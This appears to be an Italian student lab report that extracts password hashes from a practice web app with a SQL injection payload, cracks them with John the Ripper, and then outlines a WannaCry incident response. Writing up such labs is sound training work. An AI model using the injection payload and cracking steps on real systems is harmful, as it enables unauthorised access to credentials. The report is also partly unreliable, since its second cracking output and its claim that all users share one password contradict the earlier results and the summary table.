

W14D1 – Cracking di Password MD5 con SQL Injection e John the Ripper

Miriana Fiorito – miry.fiorito@gmail.com

1. Introduzione

In questo esercizio abbiamo simulato un attacco etico per analizzare la sicurezza di un'applicazione vulnerabile. L'obiettivo era:

- Estrarre hash MD5 delle password tramite una vulnerabilità SQL Injection
- Craccare gli hash usando **John the Ripper**
- Verificare le password ottenute
- Riflettere sulle debolezze del sistema

2. Estrazione degli hash tramite SQL Injection

2.1 Cos'è una SQL Injection?

La **SQL Injection** è una tecnica che sfrutta una vulnerabilità nei campi input di un'applicazione web per eseguire comandi SQL non autorizzati. In questo caso, abbiamo usato un payload per forzare il database a restituire username e password.

2.2 Payload usato

Nel campo "User ID" abbiamo inserito:


```
1' UNION SELECT user, password FROM users#
```

Il comando è così composto:

- 1': Chiude la stringa aperta nel campo input. Serve per "uscire" dalla query originale.
- UNION SELECT user, password FROM users: Combina i risultati della query originale con una nuova query che seleziona i campi user e password dalla tabella users.
- #: È un commento in SQL. Tutto ciò che segue viene ignorato, evitando errori nella query originale.

Poichè il campo "User ID" è vulnerabil, non filtra correttamente l'input. Questo permette di iniettare codice SQL e ottenere dati riservati.

Risultato ottenuto



3. Creazione del file hash .txt

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
(kali@kali)-[~]  
$ nano /home/kali/Desktop/hash.txt  
(kali@kali)-[~]  
$ cat /home/kali/Desktop/hash.txt  
5f4dcc3b5aa765d61d8327deb882cf99  
e99a18c428cb38d5f260853678922e03  
8d3533d75ae2c3966d7e0d4fcc69216b  
0d107d09f5bbe40cade3de5c71e9e9b7  
5f4dcc3b5aa765d61d8327deb882cf99  
(kali@kali)-[~]  
$
```

3.1 Creazione del file

Nel terminale: `nano /home/kali/Desktop/hash.txt`

Poi abbiamo incollato gli hash e salvato con CTRL + O, Invio, CTRL + X.

3.2 Contenuto del file

Abbiamo raccolto gli hash MD5 in un file chiamato hash.txt, uno per riga:

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

4. Cracking con John the Ripper

4.1 Cos'è John the Ripper?

John the Ripper (JtR) è uno strumento open-source usato per craccare password. Confronta gli hash con un dizionario di parole comuni per trovare la corrispondenza.

4.2 Comando usato

Nel terminale: `sudo john --format=raw-md5 hash.txt`

Questo comando avvia John the Ripper per craccare gli hash MD5 contenuti nel file, usando un dizionario predefinito (se non specificato) e privilegi di amministratore con `sudo`.

```
(kali@kali)~$ sudo john --format=raw-md5 hash.txt
[sudo] password di kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=14
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (??)
password (??)
abc123 (??)
letmein (??)
Proceeding with incremental:ASCII
charley (??)
5g 0:00:00:00 DONE 3/3 (2025-10-13 11:07) 27.77g/s 990833p/s 990833c/s 999366C/s stevy13..candak
e
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)~$ sudo john --show --format=raw-md5 hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(kali@kali)~$
```

5. Visualizzazione delle password craccate

5.1 Comando usato

Dopo il cracking: `sudo john --show --format=raw-md5 hash.txt`

Questo comando serve per visualizzare le password craccate da John the Ripper, dopo che il processo di cracking è stato completato. Non esegue il cracking, ma mostra i

risultati già ottenuti.

5.2 Risultato ottenuto

```
root@kali:~# john --format=raw-md5 hash.txt
Loaded password g0 p0ll:
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Loaded 5 password hashes with 5 rules single
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123:
charley:
letmein:
password:
steve13:
Use the "--show --format=raw-md5" options to display all of the cracked passwords reliably
Session completed.
root@kali:~# john --show --format=raw-md5 hash.txt
password
abc123
charley
letmein
password
0 password hashes cracked, 0 left
```

6. Tabella riepilogativa

Username	Hash MD5	Password trovata
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

7. Conclusioni

Tutti gli utenti usano la stessa password (password), che è **molto debole**.

Il sistema è vulnerabile a **SQL Injection**, permettendo l'accesso non autorizzato ai dati.

Gli hash MD5 sono **facilmente craccabili** con dizionari comuni.

È fondamentale usare:

- Hash sicuri (es. bcrypt, Argon2)
- Password complesse e uniche
- Protezione contro SQL Injection (es. prepared statements)

Esercizio Facoltativo – Intervento su infezione WannaCry

1. Introduzione

Hai scoperto che un computer Windows in azienda è stato infettato dal ransomware

WannaCry. Questo malware cifra i file e chiede un riscatto in Bitcoin per sbloccarli.

L'obiettivo è:

- Intervenire subito sul sistema infetto
- Proporre soluzioni di messa in sicurezza
- Valutare pro e contro di ogni soluzione

2. Intervento immediato

2.1 Azioni urgenti da eseguire

Azione	Descrizione
Isolare il dispositivo	Disconnetti il computer dalla rete per evitare la diffusione
Spegnere il sistema	Se il ransomware è attivo, spegnere può evitare ulteriori danni
Informare il team IT	Coinvolgere subito chi gestisce la sicurezza
Non pagare il riscatto	Pagare non garantisce il recupero dei file e incoraggia gli attacchi

3. Possibili soluzioni di messa in sicurezza

3.1 Ripristino da backup

Descrizione: Ripristinare il sistema da un backup precedente all'infezione.

Pro	Contro
Recupero veloce dei dati	Richiede backup aggiornati e funzionanti
Evita il pagamento del riscatto	Se il backup è vecchio, si perdono dati recenti

3.2 Formattazione e reinstallazione

Descrizione: Cancellare tutto e reinstallare Windows.

Pro	Contro
Rimozione totale del malware	Perdita completa dei dati se non salvati
Sistema pulito e sicuro	Tempo necessario per reinstallare e configurare tutto

3.3 Analisi forense

Descrizione: Analizzare il sistema per capire come è avvenuta l'infezione.

Pro	Contro
Aiuta a prevenire futuri attacchi	Richiede competenze tecniche e tempo
Può identificare vulnerabilità	Non sempre permette il recupero dei file

3.4 Uso di tool di decrittazione

Descrizione: Utilizzare strumenti gratuiti per decifrare i file (se disponibili).

Pro	Contro
Possibile recupero senza pagare	Funziona solo con versioni note del ransomware
Gratuito	Non garantito, può fallire

4. Conclusioni

Il ransomware WannaCry è pericoloso e si diffonde rapidamente.

L'intervento tempestivo è fondamentale per limitare i danni.

La soluzione migliore è **ripristinare da backup**, se disponibile.

È importante rafforzare la sicurezza:

- Aggiornare Windows e software
- Usare antivirus e firewall
- Formare il personale contro phishing e allegati sospetti